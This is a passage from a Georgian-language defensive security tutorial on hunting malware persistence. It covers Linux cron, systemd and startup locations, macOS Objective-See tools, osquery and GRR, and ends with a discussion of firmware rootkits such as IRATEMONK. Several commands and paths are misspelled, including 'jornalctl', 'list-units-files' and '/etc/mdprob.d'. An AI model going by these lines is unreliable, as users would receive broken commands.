Linux-ის ბევრი პროგრამები დგება პაკეტების სახით, ანუ ხდება მათი დაყენების ავტომატიზაცია. ბრძანება `ls -la /var/lib/dpkg/status` გიჩვენებთ დაყენებული პაკეტების მდგომარეობას. ხოლო ბრძანება `ls -la /var/log/dpkg.log` გიჩვენებთ ამ ცვლილებების აღრიცხვის ჟურნალს. ეს ბრძანებები გამოგაგდებთ ისეთი საინსტალაციო პაკეტების საპოვნელად რომლებიც არ უნდა იყონ დაყენებული კომპიუტერზე. ბრძანება `tail -20 /var/log/dpkg.log` ეკრანზე გამოიტანს dpkg.log ფაილს. იგი ჩემს შემთხვევაში ასე გამოიყურება:



ამ სიაში უნდა შეამოწმოთ არის თუ არა ყველაფერი თქვენი დაყენებული, თუ რაიმე საეჭვო პაკეტები მუშაობს სისტემაში. ეს სია პატარაა რადგან -20 პარამეტრით ბრძანებას ვუთხარით რომ მხოლოდ 20 სტრიქონი გამოეტანა, ბრძანებას თუ გაუშვებთ მაგალითად 300 პარამეტრით სისტემა ბევრად უფრო მეტ სტრიქონს გამოიტანს, ცხადია სტრიქონების რაოდენობა თქვენ სისტემაზე დაყენებული ფაილების რაოდენობაზეა დამოკიდებული.

არსებობს რამდენიმე მდებარეობა რომლიდანაც ხდება ვირუსების თავიდან ამუშავება. ერთერთი ასეთი ადგილია Cron პროგრამების ავტომატურად ასამუშავებელი განრიგი. ამ განრიგში მოთავსებული პაკეტების სიას ნახავთ ბრძანებით `ls -la /var/spool/cron`. ჩემ შემთხვევაში ეს საკმაოდ პატარა სიაა, თუმცა ეს სია სისტემისა და დაყენებული პაკეტების მიხედვით იცვლება. შეგიძლიათ აამუშაოთ ბრძანება `crontab -l` ან შეხედოთ ფაილს `/etc/crontab` ამისათვის გამოიყენება ბრძანება `nano /etc/crontab`. ჩემ შემთხვევაში მივიღე:




აქ ნახავთ ყველა იმ განრიგს რომლებიც ყოველ დღიურად, ყოველ კვირეულად ან ყოველ თვე უნდა ამუშავდეს. ეძებეთ ჩანაწერები რომლებიც წესით აქ არ უნდა იყვნენ.

ვირუსების ასამუშავებლად ერთ ერთი გზაა რომ ეს ვირუსი მომსახურებებში მოათავსოთ. სამწუხაროდ იმის მიხედვით თუ რომელ ვერსიას იყენებთ, მომსახურებების ამუშავების და განთავსების მეთოდები ერთმანეთისაგან განსხვავდება. ბრძანება `ps -PID 1 -f`

```
marco@debian: $ ps --pid 1 -f
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 00:00 ?        00:00:04 /sbin/init
```

გიჩვენებთ რომ პირველი ჩაიტვირთება init. ბოლო დროს არის მცდელობები რომ სტანდარტიზაცია გაუკეთონ მომსახურებების ამუშავების პროცესს რომ Linux-ის თითქმის ყველა ახალ ვერსიაში მომსახურებები ერთმანეთის მსგავსად ჩაიტვირთოს. თუ დააყენებთ და გაუშვებთ Htop ბრძანებას ნახავთ init მომსახურებას და მის მიერ გაშვებული პროცესებს



ბოლო დროს `systemd`-ს საშუალებით ხდება ყველა მომსახურების გაშვება. ბრძანება `ls -la /sbin/init /init` გიჩვენებთ რომ init სწორედ system-საკენ არის მიმართული.


```
marco@debian: $ ls -la /sbin/init
lrwxrwxrwx 1 root root 20 Jul 13 13:29 /sbin/init -> /lib/systemd/systemd
```

ბრძანება `ps ax |grep system` კი გიჩვენებთ რომ systems მუშაობს.

```
marco@debian: $ ps ax|grep systemd
    209 ?        Ss     0:00 /lib/systemd/systemd-journald
    232 ?        Ss     0:00 /lib/systemd/systemd-udevd
    251 ?        Ssl    0:00 /lib/systemd/systemd-timesyncd
    357 ?        Ss     0:02 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --s
ystemd-activation --syslog-only
    370 ?        Ss     0:00 /lib/systemd/systemd-logind
   1289 ?        Ss     0:00 /lib/systemd/systemd --user
   1320 ?        Ss     0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --
systemd-activation --syslog-only
   1327 tty2     Sl+    0:00 /usr/libexec/gnome-session-binary --systemd
   1389 ?        Ssl    0:00 /usr/libexec/gnome-session-binary --systemd-service --session=gnome
   2660 pts/0    S+     0:00 grep systemd
marco@debian: $
```


ამ თემაზე ბევრი ლაპარაკი შეიძლება, თუმცა მთავარია რომ init განსაზღვრავს რა მომსახურებები ამუშავდება. იმისათვის რომ იპოვოთ საჭვო მომსახურება, შეეცადეთ კარგად გაერკვეთ init და Systemd – ში, რა მომსახურებებს და როგორ ამუშავებენ თქვენ ვერსიაში.

მთავარი ბრძანება რომელიც გამოიყენება system-ში მომსახურებების სანახავად არის `systemctl`. მაგალითად ჩატვირთული მომსახურებების სანახავად უნდა შეიყვანოთ ბრძანება `systemctl list-units -t service`. მივიღე:



Units წარმოადგენს system-ში მომუშავე პროგრამების აღმნიშვნელს. ეს პროგრამები შეიცავს მომსახურებებსაც. სადაც: service-ს ნიშნავს რომ პროგრამა მომსახურებაა; Load სვეტი გიჩვენებთ ჩატვირთულია თუ არა მეხსიერებაში; Active გიჩვენებთ რომ მომსახურება წარმატებით ამუშავდა; Sub გიჩვენებთ უფრო დაბალი დონის ინფორმაციას პროგრამის შესახებ; შეიძლება გიჩვენოთ running -მუშაობს, exited - დაამთავრა მუშაობა, failed – ვერ ამუშავდა და ა.შ. და ბოლო სვეტი კი გაძლევთ მომსახურების აღწერას. თუ ამ ბრძანებას დაამატებთ `--all`, ანუ `systemctl list-units -t service –all`, მაშინ ეკრანზე გამოვა ყველა, აქტიური და პასიური მომსახურებების სია. ყვითლად მონიშნული სტრიქონები წარმოადგენენ პასიურ მომსახურებებს.

თუ შევასრულებთ ბრძანებას `systemctl status` მივიღებთ:



და თუ ამ ბრძანებას რომელიმე მომსახურების სახელს დაამატებთ დაინახავთ ამ მომსახურების მდგომარეობას. შემდეგ ამ მომსახურების შემოწმება შეიძლება sysdig და netstat პროგრამებით. ბრძანება `systemctl stop`

`[მომსახურების სახელი]` გააჩერებს მომსახურების მუშაობას. ბრძანება `systemctl start [მომსახურების სახელი]` აამუშავებს მომსახურებას. თუ გინდათ რომ რომელიმე მომსახურება არ ამუშავდეს ჩატვირთვისას, ანუ ის მუდმივად გამორთოთ უნდა გამოიყენოთ ბრძანება `systemctl disable [მომსახურების სახელი].` გაითვალისწინეთ, რომ ეს მომსახურება აგრძელებს მუშაობას სანამ კომპიუტერს არ გადატვირთავთ ან გამორთავთ. ამიტომ მის გასაჩერებლად უნდა გამოიყენოთ `stop` ბრძანება. ცხადია მომსახურების ჩატვირთვის აღდგენაც შეიძლება, ამისათვის გამოიყენეთ ბრძანება `systemctl enable [მომსახურების სახელი].` თუ რამე მომსახურების სამუდამოდ გაუქმება გინდათ მაშინ გამოიყენეთ ბრძანება `systemctl mask [მომსახურების სახელი],` აღდგენა შეიძლება `unmask` ბრძანებით. ალბათ გაგიჩნდათ კითხვა რა განსხვავებაა `disable` და `mask`-ს შორის. `Disable` უბრალოდ შეჩერებს მომსახურების ჩატვირთვას სისტემის ჩატვირთვისას, მაგრამ ამ მომსახურების ამუშავება, საჭიროების შემთხვევაში, შეეძლებათ სხვა პროგრამებს თუ პროცესებს,. Mask ბრძანების გამოყენებისას მომსახურების ამუშავება შეუძლებელი იქნება, როგორც ჩატვირთვისას ისე სხვა პროცესებიდან და პროგრამებიდან.

`systemctl list-units-files -- type=service` ბრძანება გამოიტანს იმ მომსახურებების სიას რომლებიც იტვირთებიან კომპიუტერში და გვეტყვით რა არის ჩართული და რა არის გამორთული სისტემის ჩატვირთვისას.

`jornalctl -b` ბრძანებით შევხედავთ ჩატვირთვის ჩანაწერებს, ანუ რა არის ეხლა ჩატვირთული. თუ რომელიმე ცალკეული მომსახურების ჩანაწერების ნახვა გინდათ, გამოიყენეთ `jornalctl -u [მომსახურების სახელი].`

`man systemctl` - მოგცემთ ამ ბრძანების სრულ აღწერას.

თუ ძველი `SystemV` ბრძანებით მუშაობდით და არ იცით `SystemD` ბრძანების გამოყენება, ეს ბმული https://fedoraproject.org/wiki/SysVinit_to_Systemd_Cheatsheet გიჩვენებთ როგორ გამოიყენება ეს ბრძანებები და რა პარამეტრები გააჩნიათ.

Linux-ის ვერსიების მიხედვით სისტემის ჩატვირთვის სკრიპტების მდებარეობა განსხვავდება. ძველ სისტემებში ეს სკრიპტები იწერებოდა `/etc.rc.d/` ან `/etc/rc.boot/` საქაღალდეებში. Debian-ის ძველ ვერსიაში ასეთი ჩანაწერები ინახებოდა `/etc/init.d` / მისამართზე. Debian-ის ახალ ვერსიებში მოხდა ამის სტანდარტიზაცია და ეხლა გამოიყენება მისამართები `/etc/init.d /rc, /etc/init.d/rcS, /etc/sbin/update-rc.d, /etc/sbin/invoke-rc.d`. ცხადია ეს სკრიპტები უნდა შეამოწმოთ ხომ არ ჩაწერა ვირუსმა მათში თავისი ჩატვირთვის სტრიქონი. სისტემის ბირთვის (kernel) მისამართ შეიძლება ვირუსმა გამოიყენოს, რადგან ბირთვი იტვირთება სისტემის ჩატვირთვისას. ბირთვის მისამართია `/lib/modules/[პროცესორის სახელი]#,` მაგალითად ჩემ შემთხვევაში `/lib/modules/5.10.0-8-amd64`.

ასევე უნდა შეამოწმოთ მისამართები `/etc/mdprob.d, /etc/mdprob.com`, თუ ძებნას ახორციელებთ ცხადია უნდა იცოდეთ რას ეძებთ, ამისათვის კი Linux-ის ბირთვის კარგად ცოდნაა საჭირო ეს კი საკმაოდ ღრმა ცოდნას მოითხოვს.

უნდა შეამოწმოთ მომხმარებლების პარამეტრების ჩატვირთვის მისამართებიც : `/etc.profile.d, /etc/profile/, /etc/bash/bashrc/,` ყოველ მომხმარებლის ანგარიშს აქვს თავისი ფაილები: `~/.bash.hrc, ~/.bash_profile, ~/.config/autostart` ამ მისამართებზე მოთავსებული ფაილები ავტომატურად ჩაიტვირთება. ეს ბმული https://www.debian.org/doc/manuals/debian-reference/ch03.en.html მოგაწვდით მეტ ინფორმაციას სისტემის ჩატვირთვის შესახებ.

როგორც ხედავთ ვირუსის ამგვარად პოვნა Linux სისტემის კარგ ცოდნას მოითხოვს, იმედია ზემოთ მოყვანილი ინფორმაცია დაგეხმარებათ შესწავლაში.

MAC – TaskExplorer

Mac-სათვის არსებობს პროგრამების ძალიან კარგი ნაკრები Objective-see https://objective-see.com/. ეს საიტი მოგცემთ რამდენიმე საინტერესო პროგრამას. TaskExplorer წარმოადგენს დაახლოებით იმავეს რასაც Process

Explorer პროგრამა Windows-ში. მისი საშუალებით შეგიძლიათ გრაფიკულად გამოიტანოთ პროცესები და მათი თვისებები, ასევე გიჩვენებთ ჩატვირთულ დინამიურ ბიბლიოთეკებს, დამატებით მომსახურებებს, ქსელის კავშირებს და სხვა ყველაფერს, რაც უკვე განვიხილეთ Process Explorer-ში. თუ ამ პროგრამას ჩამოტვირთავთ დააყენებთ და აამუშავებთ. იგი გამოიტანს მომსახურებების და პროცესების სიას. ყოველი პროცესის სახელის ქვემოთ დაინახავთ ამ ფაილის მისამართს, ხოლო პროცესის სახელის წინ მოთავსებული მწვანე ბოქლომი კი გიჩვენებთ რომ ეს პროგრამა ხელმოწერილია Apple-ს მიერ. ეს ხელმოწერები ითვლება ყველაზე უფრო უსაფრთხოდ. შეიძლება აღმოაჩინოთ შავი ბოქლომიც, რაც ნიშნავს რომ პროგრამა ხელმოწერილია მესამე პირების მიერ. ცხადია თუ პროგრამას არ აქვს ხელმოწერა საშიშია და უნდა შემოწმდეს. ასეთი სტრიქონები ყვითლად გამონათდება.

TaskExplorer ამოწმებს პროგრამებს Virustotal-ზე და შემოწმების შედეგებსაც გამოგიტანთ. თუ Info ნიშანს დააჭერთ გაჩვენებთ დამატებით ინფორმაციას პროგრამის შესახებ. ხოლო Show ნიშანზე დაჭერა გადაგიყვანთ პროგრამის და მას თან დაკავშირებული პროცესების ფანჯარაზე. თუ აქ დააჭერთ Network ღილაკს ფანჯრის ქვედა ნაწილში დაინახავთ შერჩეული პროგრამის შესაბამის ქსელის კავშირებს.

თუ რომელიმე პროგრამა იპოვა Virustotal-მა ეს პროგრამა მოინიშნება წითელი დროშით.

TaskExplorer-ს კიდევ ბევრი კარგი თვისება აქვს მასთან მუშაობა და მასში გარკვევა მარტივია. კარგი პროგრამაა რომლის საშუალებითაც მარტივად შეძლებთ შეამოწმოთ ოპერაციული სისტემა და პროგრამები.

MAC – KnockKnock, BlockBlock & KextViewer


კიდევ ერთი პროგრამა ზემოთ განხილული საიტიდან https://objective-see.com/products/knockknock.html არის KnockKnock.

ეს პროგრამა დაახლოებით ისეთივეა როგორც Autostarts Windows-ში. საქმე იმაშია რომ იმისათვის რომ პროგრამამ მოახერხოს ავტომატურად ჩატვირთვა უნდა მოთავსდეს კომპიუტერის გარკვეულ მისამართებზე. ეს პროგრამა გიჩვენებთ რა პროგრამებია მოთავსებული ამ ადგილებში. როგორც ზემოთ ხედავთ მარცხენა მხარეს პროგრამა გიჩვენებთ იმ ადგილებს სადაც შეიძლება მოთავსდეს ავტომატურად ჩატვირთვადი პროგრამები და ყოველ ამ კატეგორიაზე დაჭერისას, ფანჯრის მარჯვენა მხარეს გიჩვენებთ რა პროგრამებია მოთავსებული ამ კატეგორიაში. პროგრამაში უბრალოდ უნდა დააჭიროთ სკანირების ღილაკს, იგი ავტომატური ჩატვირთვის მდებარეობაში მოთავსებულ ყველა პროგრამას იპოვის, შეამოწმებს მათ VirusTotal-თან, ასევე შეამოწმებს აქვთ თუ არა მათ სწორი ხელმოწერები. თუ პროგრამამ რომელიმე კატეგორიაში იპოვა საეჭვო ფაილი, რომელიც არ მიეკუთვნება ოპერაციულ სისტემას კატეგორიის სახელი გაწითლდება. ისევე როგორც წინა შემთხვევაში აქაც შეგიძლიათ ნახოთ ფაილის ხელმოწერების ნდობის ჯაჭვი, შეამოწმოთ Virustotal-ზე, და ა.შ.

კიდევ ერთი სასარგებლო პროგრამაა KextViewer https://objective-see.com/products/kextviewr.html მისი ინტერფეისი წინა ორი პროგრამის მსგავსია.

ეს პროგრამა გიჩვენებთ ყველა მოდულს რომლებიც იტვირთებიან ოპერაციული სისტემის ბირთვში. მათ Kernel Extensions (ბირთვის გაფართოებებს) ანუ შემოკლებით Kext-ს უწოდებენ. იგი ყველა ასეთ გაფართოებას გიჩვენებთ მათი სრული მისამართით და შეუძლია შეამოწმოს ხელმოწერები და Virustotal-ის აზრი პროგრამის შესახებ. შესაბამისად, უნდა მოძებნოთ პროგრამა რომელიც არ არის ხელმოწერილი, ან Virustotal გიჩვენებთ როგორც საეჭვო პროგრამას. ისევე როგორც ზემოთ, ეს პროგრამაც გიჩვენებთ ბოქლომებს, მწვანე ბოქლომი ნიშნავს რომ პროგრამა ხელმოწერილია Apple-ს მიერ, ხოლო შავი ბოქლომი კი გიჩვენებთ მესამე პირების ხელმოწერებს. ყვითელი ბოქლომი კი ნიშნავს რომ არ არის ხელმოწერილი, სწორედ ასეთი ჩანაწერები უნდა ეძებოთ. პროგრამას ასევე შეუძლია გაფილტროს სხვადასხვა ტიპის გაფართოებები და გაჩვენოთ მხოლოდ Apple-ს მიერ ხელმოწერილი, ან მესამე პირების მიერ ხელმოწერილი ან გაფართოებები ხელმოწერის გარეშე.

და ბოლოს იგივე საიტის პროგრამა BlockBlock https://objective-see.com/products/blockblock.html



ეს პროგრამა გაგაფრთხილებთ თუ ავტომატურად ჩასატვირთი რამე პროგრამა დაყენდა კომპიუტერზე. პროგრამა გახსნის ფანჯარას და გაგაფრთხილებთ რომ პროგრამა ავტომატურად ჩაიტვირთება და Allow (მიეცი უფლება) და Block (დაბლოკე) ღილაკების საშუალებით დაყენების გაგრძელების ან დაბლოკვის საშუალებას იძლევა. ეს პროგრამა განსაკუთრებით სასარგებლოა როცა ხდება ფონურ რეჟიმში გაახლება, იგი დაიჭერს ასეთ გაახლებებს და შეგატყობინებთ რომ რაღაც ხდება თქვენ კომპიუტერზე.

როგორც უკვე განვიხილეთ, ქსელური კავშირების თვალთვალისა და შემოწმებისათვის lsof კარგი პროგრამაა, თუმცა არსებობს მისი გრაფიკული ინტერფეისიანი ვერსიაც Radio Silence | Network monitor and firewall for Mac (radiosilenceapp.com), იგი წარმოადგენს არა მარტო ქსელის კავშირების მონიტორს არამედ მსუბუქ Firewall-ს.

https://tickplant.com/portsmonitor - აქვს სტანდარტული გრაფიკული ინტერფეისი და გიჩვენებთ ქსელის კავშირების ინფორმაციას.

Little Snitch https://www.obdev.at/products/littlesnitch/index.html - ეს პროგრამა უკვე განვიხილეთ. რომელიც წარმოადგენს Firewall-ს და საშუალებას გაძლევთ მოახდინოთ ქსელის კავშირების თვალთვალი.

OSQuery – MAC, Linux, Windows-სათვის

OSQuery https://osquery.io/ უფრო ბიზნესის და შედარებით დიდი ქსელებისათვის გათვლილი პროგრამაა. იგი გამოიყენება სხვადასხვა საშიშროებების აღმოსაჩენად და კარგად მუშაობს როგორც ცალკეულ კომპიუტერებზე ისე ქსელში. ცხადია მისი გამოყენება სახლის პირობებშიც შეიძლება, თუმცა ჩემი აზრით ზედმეტი წვალებაა. მასში უნდა შეიტანოთ ინფორმაცია syslog-დან ან SIEM-დან. პროგრამა ღია არქიტექტურისაა და უფასოა, მისი შემქმნელია Facebook. იგი შეიქმნა Facebook-ის ამოცანების გადასაწყვეტად, მათ ჭირდებოდათ ბევრი სისტემების შემოწმება და ნახვა რა არის ამ სისტემების მდგომარეობა და რა საფრთხეებია ამ სისტემებზე. ეს პროგრამა ფაქტიურად SQL მონაცემთა ბაზაში ჩაწერს თქვენი სისტემის ინფორმაციას და საშუალებას გაძლევთ SQL ენით იმუშაოთ თქვენი კომპიუტერის ინფორმაციასთან და მონაცემთა ბაზას გაუგზავნოთ შესაბამისი შეკითხვები. ამ შეკითხვების საშუალებით შესაძლებელია მიიღოთ ყველა ის ინფორმაცია რასაც აქამდე განხილული პროგრამებით ვახერხებდით. იგი ფაქტიურად შეცვლის ყველა სხვა პროგრამას, რაც აქამდე განვიხილეთ და მუშაობს ფაქტიურად ნებისმიერ ოპერაციულ სისტემასთან. თუმცა მასთან სამუშაოდ SQL კარგად უნდა იცოდეთ. ეს პროგრამა ძალიან სწრაფად მუშაობს და მომხმარებლებს აღარ სჭირდებათ ამ დონის ინფორმაციის მისაღებად საკუთარი პროგრამების წერა, მაგალითად Python-ში, რომელიც ბევრად უფრო ნელია. ამ პროგრამის საშუალებით შეიძლება გაიგოთ სისტემის ცვლილებების შესახებ ნებისმიერი ინფორმაცია, მათ შრის პაროლების ცვლილებების, ფაილებისა და სისტემური ფაილების ცვლილებების, USB მოწყობილობების მიერთების და სხვა სისტემური ხდომილებების შესახებ. შეგიძლიათ ფაილების მთლიანობის თვალთვალი და ვირუსებზე შემოწმებაც კი.

ვებსაიტის Download გვერდი სრულად აგიხსნით თუ როგორ დააყენოთ ეს პროგრამა კომპიუტერზე.

ეს პროგრამა ძირითადად აანალიზებს ქსელთან მიერთებული კომპიუტერების ჟურნალებს, როგორც წესი ქსელში ამ ჟურნალების ინფორმაცია იგზავნება სერვერზე, Syslog-ის საშუალებით.

ამ პროგრამას არ აქვს გრაფიკული ინტერფეისი და შედგება სხვადასხვა კომპონენტებისაგან. მოკლედ პროფესიონალური სისტემაა, რომლის გამოსაყენებლად ოპერაციული სისტემებისა და ქსელების მუშაობაში ბევრი რამ კარგად უნდა გესმოდეთ.

ამ პროგრამის საკონფიგურაციო ფაილია osquery.conf იგი მოთავსებულია `/var/osquery/` საქაღალდეში. ეს ფაილი გიჩვენებთ რას აკეთებს პროგრამა და რა ავტომატურ მოთხოვნებს უგზავნის კომპიუტერებს თუ რა ავტომატურ ძებნას ახორციელებს მონაცემთა ბაზებში. და ა.შ. ეს ბმული https://github.com/osquery/osquery/blob/master/tools/deployment/osquery.example.conf გაძლევთ საკონფიგურაციო ფაილის კარგ მაგალითს.

საიტი https://osquery.readthedocs.io/en/stable/ კარგი სახელმძღვანელოა. იგი დაგეხმარებათ უკეთ გაიგოთ როგორ მუშაობს სისტემა და დაგეხმარებათ მის სწორად დაყენებაში.

ამ სისტემას ასევე მოჰყვება ე.წ. Packs, ანუ უკვე დაწერილი სტანდარტული მოთხოვნები, რომლებიც გამოიყენება სხვადსხვა ტიპის საფრთხის თუ სირთულეების აღმოსაჩენად.

ვინც SQL არ იცის ეს ყველაფერი რთული მოეჩვენება, თუმცა ვინც კარგად იცის მონაცემთა ბაზების ეს ენა, აღმოაჩენს რომ სისტემური ინფორმაციის ჩაწერის და მოძებნის ძალიან საინტერესო მეთოდთან აქვს საქმე.

მოკლედ, როგორც უკვე აღვნიშნეთ, ეს პროფესიონალური პროგრამაა რომელსაც უნდა მიაწოდოთ ჟურნალების ინფორმაცია და იგი შემდეგ დაგეხმარებათ, ქსელთან მიერთებულ კომპიუტერებზე, აღმოაჩინოთ ვირუსები ან საზოგადოდ მიიღოთ სრული ინფორმაცია ქსელის და მასშ განთავსებული კომპიუტერების მუშაობის შესახებ. ჟურნალების ინფორმაციის შეგროვება კი ხდება, Syslog, Windmill. Splunk ან სხვა მსგავსი პროგრამებით.

კიდევ ერთი საინტერესო სისტემაა GRR https://github.com/google/grr Google Rapid Response - იგი შექმნილი კომპიუტერების ინფორმაციის ანალიზისათვის და კიბერ გამომძიებლებისათვის. ესეც პროფესიონალური, ბიზნესზე გათვლილი პროგრამაა.

Firmware Rootkit-ები და მათთან ბრძოლა

Firmware არის პროგრამები რომლებიც მუშაობენ ნებისმიერ ელექტრონულ მოწყობილობაზე რომელსაც გარკვეული ელექტრონული ლოგიკა გააჩნია. ეს შეიძლება იყოს კომპიუტერები, ტაბლეტები, ტელეფონები, მყარი დისკები, USB მოწყობილობები, ტელევიზორები და ამ ბოლო დროს ნათურებიც კი. ეს პროგრამები როგორც წესი იწერება მათში ჩამონტაჟებულ ჩიპებზე. თუ ვინმე მოახერხებს რომ ვირუსი ჩასვას ასეთ პროგრამაში ყველაზე უფრო სახიფათოა, რადგან Firmware-ს როგოც წესი მოწყობილობაზე სრული კონტროლი აქვს. თანაც Firmware ყველგანაა, მაგალითად თქვენი ლაფთოფის BIOS წარმოადგენს Firmware-ს, მაგალითად ნებისმიერ მყარ დისკს აქვს Firmware, რომელიც უზრუნველყოფს ამ დისკის მუშაობის ლოგიკას. მაგალითად NSA-ს IRATEMONK პროგრამა იყენებს მყარი დისკის Firmware-ს რომ შეინარჩუნოს გამძლეობა და ჩაიტვირთოს კომპიუტერში ამ დისკის სისტემის ჩატვირთვის სექტორებიდან https://www.schneier.com/blog/archives/2014/01/iratemonk_nsa_e.html. თანაც ეს პროგრამა აინფიცირებს ყველაზე უფრო გავრცელებულ ბრენდებს Samsung, Maxtor და Seagate. ამ ვირუსის მოკვლა შეუძლებელია მყარი დისკის დაფორმატებითაც კი. ამ პროგრამის შესახებ ცნობილი იყო უკვე 2015-ში წარმოიდგინეთ რა შესაძლებლობები აქვს დღეს NSA-ს. ეხლა წარმოიდგინეთ რომ ამ ვირუსმა შეაღწიოს მყარი დისკების მწარმოებლების სისტემებში და დაყენდეს თითქმის ყველა მყარ დისკზე, მიხვდებით რა მასშტაბებზე შეიძლება ეს ყველაფერი გავიდეს. Kaspersky Labs-მა გამოაქვეყნა საინტერესო სტატია ამასთან დაკავშირებით https://www.kaspersky.com/about/press-releases/2015_equation-group-the-crown-creator-of-cyber-espionage. როგორც ამბობენ პროგრამები რომლებიც გამოიყენებოდა ირანული ბირთვული პროგრამების ცენტრიფუგების გასაფუჭებლად, სწორედ ასეთი პროგრამები იყო. კიდევე ერთი ასეთი პროგრამა Jetplow https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/ ისიც NSA-s არსენალიდანაა, იგი ჩასვეს CISO Pix რუტერებში და ASA Firewall-ებში უკანა კარის გასახსნელად. ასეთი პროგრამები დღითიდღე მრავლდება და ძლიერდება. დარწმუნებული ვარ რომ ნებისმიერ მთავრობას რომელსაც აქვს კიბერ შპიონაჟისა თუ თვალთვალის სტრატეგია, აქვს ასეთი ხელსაწყოები. სამწუხაროდ რაც აქვთ მთავრობებს საბოლოო ჯამში ხვდება ჰაკერების ხელშიც, ეს სტატია https://www.trendmicro.com/en_us/research/15/g/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems.html ყვება როგორ ქმნიდნენ ჰაკერები UEFI BIOS rootkit-ს. იმის გამო რომ ეს ვირუსი მუშაობს დედა პლატაზე კომპიუტერის სისტემის შეცვლა, თუ მყარი დისკის შეცვლა ან დაფორმატება მას ვერ დააზიანებს. ალბათ ძალიან ძნელი იქნება ასეთი ვირუსების დისტანციურად დაყენება, თუმცა ზოგი კომპიუტერი დისტანციურად მართვის საშუალებას იძლევა და თუ ეს ფუნქცია ჩართულია, მაშინ ასეთი ვირუსის დაყენება შეიძლება დისტანციურადაც კი მოხდეს. თუ ჰაკერებს აქვთ კომპიუტერთან ფიზიკური წვდომა ამ ვირუსის დაყენება საკმაოდ სწრაფად შეიძლება USB მოწყობილობიდან. ეს სტატია https://www.blackhat.com/presentations/bh-usa-07/Heasman/Presentation/bh-usa-07-heasman.pdf 